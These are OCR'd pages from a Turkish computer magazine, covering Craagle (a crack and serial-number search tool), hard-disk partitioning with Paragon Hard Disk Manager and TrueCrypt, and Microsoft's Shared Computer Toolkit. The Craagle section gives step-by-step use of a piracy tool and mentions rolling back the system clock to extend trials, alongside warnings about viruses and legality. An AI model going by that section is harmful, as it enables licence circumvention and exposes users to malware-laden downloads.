
Craagle'ın kullanımı o kadar da tehlikesiz değil. Araç gerçi sinir bozucu sitelerle sizi uğraştırmıyor, ancak indirdiğiniz bir dosyanın içinde virüs veya Truva atı olmasını engelleyemiyor. Bu yüzden Craagle ile bir dosya indirdikten sonra mutlaka virüs taramasından geçirin. →

**KORSANLA MÜCADELE** BSA, şirketlerin lisanslı yazılım kullanmasına yönelik kampanyalar düzenliyor.

İçinde bir crack veya kapak resmi olması gereken dosyada virüsler olabilir. Craagle'ın kendisi bile kurulumu sırasında bazı virüs tarayıcıları tarafından spyware (casus yazılım) olarak tanınabiliyor. Yazılım bilindik bir kaynaktan gelmiyor, o yüzden Craagle'ı kullanmak tamamen sizin sorumluluğunuzda.

Buna rağmen Craagle, son zamanlarda Serials 2000 veri tabanına göre daha çok rağbet görüyor. Bu veri tabanı daha önce seri numaraları için en büyük kaynaktı. Tonga'daki bir internet adresinden download'a sunulan yazılım, kurulum sonrasında yaklaşık 63.000 seri numarası sunmakta. Güncel yazılımlar için yeni kodlar ve seri numaraları bulmak için veri tabanının düzenli olarak güncellenmesi gerekiyor. Bunun için Serials 2000'in web sitesinde yaklaşık olarak üç ayda bir güncellemeye gidiliyor. Bu yazılımda da anti virüs bekçileri alarm veriyor. Pasif bir web sitesine sahip olan Serials 2000'in verdiği seri numaralarının tümü geçerli değil.

**CD/DVD KAPAKLARI** Craagle ile seri numaralarının yanısıra CD ve DVD'lerin kapakları da aratılabiliyor.




**SİSTEM SAATİ** Tarihi geriye alarak deneme sürelerini uzatmak mümkün.

## Tehlikeli sulardaki korsanlar

Seri numaralarının, crack'lerin ve benzer araçların kullanımının beraberinde getirdiği sonuçlar var. Pazar araştırma şirketi IDC'nin son araştırmasına göre korsan kopya kullanımı %27 oranında; yasadışı kullanılan yazılımların değeri ise 1,5 milyar Euro olarak hesaplanıyor. BSA (Business Software Alliance) tüm dünyada kampanyalar düzenliyor ve kullanıcıları bilinçlendirmeye, lisanslı kullanımı özendirmeye çalışıyor. Ülkemizde ise durum daha da vahim. %66'lara varan korsan yazılım kullanımı söz konusu. İş dünyasında bu çabalar etkisini gösterdi. Geçen yıla göre korsan kullanımda %2'lik bir düşüş söz konusu.

Kişisel kullanıcılarda ise yasal konulardaki bilinçsizlik ve kullanım alışkanlıkları öne çıkıyor. Kullanıcılar yazının başında bahsettiğimiz yazılım üreticilerinin ikileminden fayda sağladığı gibi, iyi bir yazılımın da hakkını vermeli. Kullandığı yazılımı satın alan biri aynı zamanda programın daha da geliştirilmesine katkıda bulunmuş oluyor. Sadece seri numaraları yasadışı bir şekilde dağıtıldığı, deneme sürümleri kandırılabildiği ve kırılabildiği için, bu yollara başvurmanız gerekmiyor. Virüs, solucan, Truva atları ve yasalar karşısında suçlu duruma düşme gibi tehlikeleri de unutmayın. ■

Ufuk Yamankılıçoğlu, uyaman@chip.com.tr


## Craagle nasıl çalışıyor?

**Craagle, PC'nize kurulan küçük bir arama motoru ve çalıştırıldığında 16 farklı arama motorunda crack, seri numarası, CD/DVD kapakları arıyor. Yazılımı bu ayki DVD'mizde e-CHIP-CODE◎ CRAAGLE altında bulabilirsiniz.**

■ Yazılımı kurduktan sonra (sadece 400 KB yer kaplıyor) karşınıza basit bir program arayüzü çıkacaktır. Buradan aramak istediklerinizi belirleyebiliyorsunuz.

■ Bir sonraki giriş alanında 16 web sayfasından birini seçebilirsiniz, Craagle bu sayfada istenilen dosyaları arayacaktır. Burada belli başlı crack ve seri numarası siteleri bulunuyor. *Search all* ile tüm arama motorlarında arama yaptırabilirsiniz.

■ Akabinde aranmasını istediğiniz bir program adı girin ve *Search* düğmesine tıklayın. Crack aradığınızda, çift tıklamayla siteden doğrudan indirebileceğiniz dosya ve arşiv listesi çıkacaktır. Seri numarası aradığınızda ise program penceresinin altındaki bölümde, üzerine tıkladığınız bir kayda ait seri numarası görüntülenecektir. CD/DVD kapakları da çift tıklamayla açılabiliyor ve sağ tuşla bilgisayarınıza indirilebiliyor.



**CRAAGLE** Crack ve seri numarası aramak hiç bu kadar kolay olmamıştı.


■ Bazı güvenlik programları Craagle'ı casus yazılım olarak tanıyabilir ve internet erişimini engelleyebilir. Craagle'ın internette bulduğu, download için sunduğu veya doğrudan açtığı dosyalara da virüs veya Truva atı bulaşmış olabilir. İndirdiğiniz dosyaları asla hemen çalıştırmayın, önce virüs taramasından geçirin.

# Yedi adımda disk bölümleme

Daha fazla alan, performans ve güvenlik... Birden fazla disk bölümüyle hem bilgisayarınızı hızlandırın hem de verilerinizi koruyun.

## Kusursuz bölümleme

Windows'u diğer uygulamalardan ve dosyalardan ayırmak güvenliğin artmasını sağlayacaktır.




## Bu yazıda


- Sabit diske kişisel ayarlama
- Disk bölümünü gizleme ve şifreleme
- Hızlı ve kolay yedekleme
- Sabit disk bakımının otomasyonu

Yeni bir bilgisayar satın aldığınızda karşınıza çıkması muhtemel tablo şudur: D harfi atanmış bir DVD sürücü, artık çok az sayıda bilgisayarda bulunan bir disket sürücü A ve C harfi ile tanımlanan bir sabit disk. Bu sabit diskin kapasitesinin tümü tek bir bölüm tarafından kullanılmaktadır. Çünkü PC üreticileri için en hızlı, basit ve ekonomik kurulum bu çözümden geçiyor. Ancak söz konusu çözüm kullanıcılar açısından ideal olmaktan uzak kaldığından sabit diske yeni bölümler eklemeniz gerekiyor. İşletim sistemi, uygulamalar ve diğer dosyalar için ayrı bölümler oluşturarak yedekleme işlemini kolaylaştırabilir ve veri kayıplarının önüne geçerek kişisel dosyalarınızı her zaman güvende kalmasını sağlayabilirsiniz.


Bugün piyasadaki PC'ler 160 GB ve üzeri kapasitelerde sabit diskler bulunduruyor. CHIP olarak, benzer kapasitelerdeki sabit diskleri en ideal şekilde bölmenin yollarını açıklıyoruz. Sabit diskin her zaman hatasız çalışması için disk birleştirme ve fiziksel hataları denetleme gibi işlemlerin otomasyonu önceliklerinizi arasında yer almalı. Bu noktada deneme sürümü CHIP DVD'sinde yer alan Paragon Hard Disk Manager 8 Personal Edition'dan yararlanabilirsiniz.

### 1 HAZIRLIK: Yeni disk bölümleri oluşturun

Sabit diski kusursuz şekilde bölümleme konusunda tek bir ideal çözümden bahsetmek güç. Ancak yine de her zaman dikkat edilmesi gereken birkaç temel prensipten söz edilebilir. Windows ve diğer uygulamaların mutlaka farklı klasörlerde bulunması gerekiyor. Bu sayede Windows'un çökmesi durumunda bile kayıplar en aza iniyor. Gizlilik taşı-




**1 SABİT DİSKİ BÖLMEK** Hard Disk Manager 8'in sunduğu sihirbaz yardımıyla Windows'da uygulamalar, dosyalar ve disk belleği dosyası için bölümler oluşturun.




**2 BÖLÜMLERİ ADLANDIRMAK** Oluşturduğunuz bölümlere anlamlı adlar vererek kullanımı kolaylaştırabilirsiniz. Örneğin Windows için "Sistem".

**YAZILIMLARIN TÜMÜ CHIP DVD'DE**

1 **Paragon Hard Disk Manager 8 Personal Edition**
Sabit diskinizi yönetme, bölümleme ve yedekleme gibi işler için yazılımın deneme sürümünden yararlanabilirsiniz.
**CHIP-CODE ◎ PARAGON HD MAN.**

2 **TrueCrypt**
Bu açık kaynaklı araçla disk bölümlerini etkin bir biçimde şifreleyebilirsiniz.
**CHIP-CODE ◎ TRUECRYPT**

3 **Bakim.psl**
CHIP tarafından hazırlanan bu skript'le sabit diskin bakımını otomatik hale getirebilirsiniz.
**CHIP-CODE ◎ PARAGON HD MAN.**

yan dosyalar için şifrelenmiş bir disk bölümü oluşturmak ise size kalmış. Disk bölümlerini oluşturmak için Hard Disk Manager 8'i çalıştırın ve *Create Patition*'a tıklayın. Sihirbaz yardımıyla boyut ve dosya sistemini belirleyebilirsiniz.

**Windows:** XP için 10 GB yeterli. Bu alan uygulamaları, kendilerine ait girdileri Kayıt Defteri'ne yazabilmesini sağlayacaktır. İşletim sisteminin başlatılabilmesi, ona ait dosyaların birincil disk bölümünde olmasına bağlı.

**Uygulamalar:** Office ve 3D Max gibi sabit diskte fazla yer kaplayan uygulamalardan yararlanacaksanız 80 GB ve üzeri bir değer seçin. Standart uygulamalar için 70 GB yeterli olacaktır.

**Diğer dosyalar:** Kalan disk alanına bağlı olarak fotoğraf, müzik ve belgeleriniz için 60 ya da 70 GB ayırmalısınız.

**Dosya artıkları:** Windows disk belleği dosyası ve geçici dosyalar için 3 ila 5 GB arası bir alan yeterli. Bu bölüm disk temizleme araçlarına olan ihtiyacı da ortadan kaldıracak ve gelecekte gereksiz dosyalardan kurtulmak için sabit diski formatlamak yeterli olacaktır.

**Gizli dosyalar:** 160 GB'lık bir diske sahipseniz, seçimlerinize göre geriye 5 ile 7 GB arası bir alan kalıyor. Bu alanı gizlilik taşıyan dosyalarınızı saklamak için kullanabilirsiniz.

## 2 KURULUM: Disk bölümlerinin adlarını değiştirin

Disk bölümlerini oluşturduktan sonra sıra onların adlandırılmasında. Bu işlemi de Paragon Hard Disk Manager 8 üzerinden hızla tamamlayabilirsiniz.

Yazılımın ana penceresinden sağ fare tuşuyla ilgili disk bölümüne; örneğin C:'ye tıklayın ve açılan menüden *Change volume label*'a tıklayın. Sistem gibi bir ad seçin ve *Yes*'i seçin.

## 3 SAKLAMA: Özel dosyalarınızı içeren bölümü gizleyin

Gizlilik taşıyan, örneğin işinizle ilgili dosyaları korumak için disk bölümünü gizleyebilir ve şifreleyebilirsiniz.


**Gizleme:** Atılması gereken ilk adım oldukça kolay. Hard Disk Manager 8'de sağ fare tuşuyla ilgili disk bölümüne tıkladıktan sonra *Hide Partition*'ı seçin. Gizlenen disk bölümü aynı pencerede Hidden NTFS olarak gösterilecek.

**Yeniden başlatma:** Disk bölümünü şifrelemeden önce Hard Disk Manager 8'de, *Changes* menüsünden *Apply Changes*'i seçin. Araç, yeni disk bölümlerini henüz oluşturmadığından ve gizlemediğinden bu adımı atmanız şart. Söz konusu değişiklikler DOS ortamında gerçekleştiriliyor. Yukarıdaki seçeneğe tıkladıktan sonra bilgisayarınız yeniden başlatılacaktır. Yazılım yeni disk bölümlerini oluşturacak, onlara yeni adlar verecek ve işaretlediğiniz disk bölümünü gizleyerek talep ettiğiniz tüm değişiklikleri tamamlayacak.


**Şifreleme:** Hard Disk Manager 8, disk bölümlerini şifreleme özelliğinden yoksun. Yine de CHIP DVD'sindeki True Crypt adlı açık kaynak kodlu araçla bu boşluğu doldurabilirsiniz.

## 4 DOSYA KONUMU: Windows'u yapılandırın

Gerekli disk bölümlerini oluşturduktan sonra sıra standart konumların değiştirilmesine geliyor. Bu değişiklik Windows'un uygulamaları C:\Program Files yerine, Uygulamalar sürücüsüne kurmasını sağlayacak. Kayıt Defteri üzerinden standart konumları hemen değiştirebilirsiniz: *Başlat/Çalıştır* menüsünden *regedit* komutunu çalıştırın. Kayıt Defteri Düzenleyicisi'nden →





**3 GİZLİLİK** Bu iletişim penceresine onay vererek seçili disk bölümünü gizleyebilirsiniz.





**4 DİSK BELLEĞİ** Windows'tan disk belleği dosyası için oluşturduğunuz bölümü işaretleyin.

**5 YEDEKLEME** Copy Partition Wizard adlı sihirbaz, disk bölümlerini tümüyle kopyalıyor.




**6** **DAHA HIZLI** Master File Table'ı (MFT) birleştirerek uzun süredir kullanımda olan sabit diskinizin daha hızlı çalışmasını sağlayabilirsiniz.




**7** **YENİ SEÇENEKLER** Diğer bölümleri birleştirmek için skript'ten *select disk*'in ve *select partition*'ın ardındaki değerleri değiştirmelisiniz.

*HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion* anahtarına geçin. Bu konumdaki *Program FilesDir*'dan Uygulamalar disk bölümünün adresini girin.

Windows XP'nin disk belleği dosyasını bu iş için ayırdığınız disk bölümüne taşıması için Bilgisayarım'a sağ fare tuşuyla tıklayın ve *Özellikler*'i seçin. *Gelişmiş* sekmesinde Performans alanındaki *Ayarlar*'a tıklayın. *Gelişmiş* sekmesine geçin ve *Değiştir*'e tıkladıktan sonra doğru disk bölümünü işaretleyin. Değişiklikleri onayladıktan sonra bilgisayarınızı yeniden başlatmalısınız.

## 5 YEDEKLEME: Yalnızca harici diskleri tercih edin

Yedekleme için yalnızca gerektiğinde bilgisayarınıza bağlayacağınız harici sabit diskleri kullanmanız yerinde olacaktır. Bu sayede sabit diskin çökmesi durumunda sisteminizi kısa sürede eski haline getirebilirsiniz.

Hard Disk Manager 8'i yeniden başlatın ve *Copy Hard Disk*'e tıklayarak yedeklemeyi başlatın. Yalnızca kişisel dosyaları ve kurulu uygulamaları yedeklemek daha yerinde bir çözüm olabilir. Bunun için *Copy partition* seçeneğini kullanmalısınız. Windows disk belleği dosyasını yedeklemeniz gerekmiyor. Sorunsuz bir şekilde çalıştığı ve tüm gerekli sürücüleri barındırdığı sürece işletim sisteminin de yedeğini alabilirsiniz.

## 6 DENETİM: Daima kusursuz çalışan disk

Hard Disk Manager 8, ek özellikler de içeriyor. Yazılım yalnızca disk bölümleri oluşturma için değil aynı zamanda sabit diskin denetleme ve belli başlı bakım işlerini gerçekleştirmek için de kullanılabiliyor.

Bakım için yararlanabileceğiniz komutlar *Partition* menüsünde yer alıyor. Sabit diskin yalnızca belirli bir bölümünü birleştirmek için *DefragmentPartition*'ı seçin. Aynı işlemi Master File Table (MFT) için de yapabilirsiniz. Bu noktada yalnızca NTFS'te ve her disk bölümünde bulunan bir sistem dosyası söz konusu. Dosya, sabit diskteki dosyaların tümüne ait kayıtlar içeriyor ve tıpkı diğer bölümler gibi yavaşlamaya neden olabilecek şekilde parçalara ayrılabiliyor. Öte yandan sabit diskte fiziksel hataların izini sürmeniz gerekiyor. Bunun için *Partition* menüsünden *Test Surface*'i seçin. Çoğu kez *Normal*'ı işaretlemeniz yeterli.

Yüzey testi sırasında fiziksel hataların izi sürülürken *Check File System Integrity*'den dosya yapısındaki olası hatalar tespit edilmeye çalışılıyor.

## 7 SKRIPT'LER: Gelişmiş özelliklerden yararlanın


Yazılımın bu sürümü bir skript düzenleyicisiyle gelmiyor. Ancak CHIP DVD'sinde yer alan örnek skript sayesinde tek tıkla sabit diski birleştirebilir ve hataları sınayabilirsiniz. Skript'i çalıştırmak için Hard Disk Manager 8'in bilgisayarınızda kurulu olması gerekiyor. Ancak bu durumda Windows, PSL (Patagon Scripting Language) dosya uzantısını kullanabiliyor. Öncelikle CHIP DVD'sindeki skript dosyasını sabit diske kopyalamalısınız. Örnek dosya D:\ sürücüsünü inceliyor ve daha sonra birleştiriyor.

Kişiselleştirmek için skript'i Not Defteri'nde açmalısınız. Daha sonra Defrag Partition D bölümünü bulun ve Master disk için select disk'e 0, Slave disk için 1 değerini girin. İşletim sistemi disk bölümlerinin her biri için 0'dan başlayan değerler atıyor. Hangi değerin hangi disk bölümüne ait olduğu bilmiyorsanız Hard Disk Manager 8'i başlatın ve *Volume Explorer*'dan gerekli bilgiye ulaşın.

Skript'i kişiselleştirdikten sonra sağ fare tuşuyla üzerine tıklayın ve *Birlikte aç*'ı seçin. *Gözat*'a tıklayın ve buradan *Paragon Software \ Hard Disk Manager 8 PersonalDemo\Program* klasöründeki scripts.exe'nin konumunu girin. Artık üzerine çift tıklayarak skript'i çalıştırabilirsiniz.

**İPUCU** Google'da Paragon Script Language anahtar sözcüğünü girerek kullanabileceğiniz skript komutlarının tam listesine ulaşabilirsiniz. ■

MH/ Ozan Ali Dönmez, ozand@chip.com.tr



# İnternet kafelere sıkı koruma

Microsoft, son güvenlik aracı "Shared Computer Toolkit" ile artık internet kafelerin de güvenliğine el attı.

İstediğiniz her şeyi yapmanıza rağmen başına bir şey gelmeyen bir Windows düşünün. Aslında mümkün çünkü bir sonraki açılışta, önceden yaptığınız tüm değişiklikler geri alınabiliyor. Böylelikle her sistem yöneticisinin hayali de gerçek oluyor. Bilgisayarla fazla haşır neşir olmayan ya da iyi niyetli olmayan kullanıcılar, artık işletim sistemlerine kalıcı hasar veremiyor. Şimdiye kadar bu sistem ancak lisanslı programlar ya da özel PCI kartları ile sağlanabiliyordu. Microsoft, "Shared Computer Toolkit (SCT)" ile tam da bunu yapabilen bir araç geliştirdi. Ne var ki bu aracı kullanmak için Windows kurulumunuzun derinliklerine ve yeniden başlatma ayarlarına kadar uzanıp değişiklikler yapmanız gerekiyor. Bilgisayarınızla yeni bir şeyler denemek ve açılış sektörlerinde değişiklik yapmak sizi korkutmuyorsa, bu yazıyla profesyonel bir yönteme kavuşabilirsiniz. Belli ki Microsoft artan talebi göz önünde bulundurarak, aracı ilk olarak internet kafelerde, bilgisayarların daha kolay denetimini ve her açılışta temiz bir kullanıcı ortamını sağlamak için piyasaya sürdü.

## SCT nasıl çalışıyor?

Başlangıç menüsündeki bilgisayarı kapatma ya da yeniden başlatma ayarlarını engelleme gibi sınırlamalara, Kayıt Defteri'ndeki girdilerinden ulaşılıyor. Açılışta bu girdi/anahtar değerleri okunuyor ve değişiklikler algılanıyor. Tüm bu sınırlamaları SCT başlığında, "Restrict.xml" dosyasında görebilirsiniz. "Windows Disk Koruması (Windows Disk Protection)" ile verilerin yeniden oluşturulması SCT'nin en önemli kısmını oluşturuyor. Bu özellik, yapılan değişiklikleri geri çevirerek tüm Windos bölümlemelerini korumakla görevli. Böylece virüs ya da casus yazılımların verdiği hasarlar da, bir sonraki açılışta ortadan kaldırılıyor. Bu korumanın sağlanması için SCT'ye özel bir bölümleme olan "Güvenlik Bölümlemesi" ayırarak, sistemde yapılan değişiklikleri saklayabilirsiniz: →

## Adım 1: Shared Computer Toolkit'in kurulumu

Güvenli Windows için temel adım SCT'nin kurulması.

**1** SCT, **http://www.microsoft.com/windowsxp/sharedaccess/default.mspx** adresinden indirilebiliyor. Sistem gereksinimleri Windows XP, Service Pack 2 ve yaklaşık olarak 1 GB sabit disk alanı. Bunun dışında sistemin en az iki bölüme ayrılması gerekiyor -ki bir bölümdeki verilerin kalıcı olarak yedeklenebilmesi mümkün olsun.


**2** Dosyayı indirirken "Windows Genuine Advantage" ile Windows'unuzun denetlenmesine izin vermeniz gerekiyor. *Validate* tuşuna basın ve "Shared_Computer_Toolkit_ENU.msi" (yaklaşık olarak 2.7 MB) adlı dosyayı indirin.

**3** Programı çalıştırmanızın ardından "User Profile Hive Cleanup Service" adlı eklentiyi indirmeniz ve çalıştırmanız gerekecek. Bu program, kullanıcıların oturumu kapattıklarında profillerinin tam olarak kapatılmasını ve bu kayıtlara ait bazı verilerin, örneğin bazı .dll dosyalarının, kapatılmasını sağlıyor. Artık Paylaşımlı Bilgisayar Araç paketini çalıştırmaya hazırsınız.

## Adım 3: Sabit diski bölümleme


SCT, "Windows Disk Güvenliği" üzerinden işlem yapıyor. Bu koruma, sistem özelliklerinin ya da verilerin değiştirilmesi durumunda geriye döndürülebilmelerini sağlıyor. Bunun için ana bölümleme üzerinde olmayan 1 GB'lık ya da ana bölümün %10'u büyüklüğünde başka bir bölümü kullanıyor. Yapmanız gereken işlemleri adım adım anlatıyoruz:

**1** **www.terabyteunlimited.com/bootitng.html** adresinden indirebileceğiniz *BOOTITING.EXE*'yi çalıştırın ve *Yes* tuşuna basın. Bölümleme araçları içeren bir açılış CD'si oluşturmak üzere *Build a bootable ISO image File for CD* maddesini seçin. Alternatif olarak, *Build a diskette in the A:(1.44 MB)* ile bir başlangıç disketi oluşturabilirsiniz.



**2** Akabinde, Nero Burning Rom gibi bir program kullanarak, ISO dosyasını CD'ye yazın. Arayüzde *BOOTITING (ISO Image)* dosyasını seçin, sürücüye boş bir CD yerleştirin ve yazma işlemini başlatın.

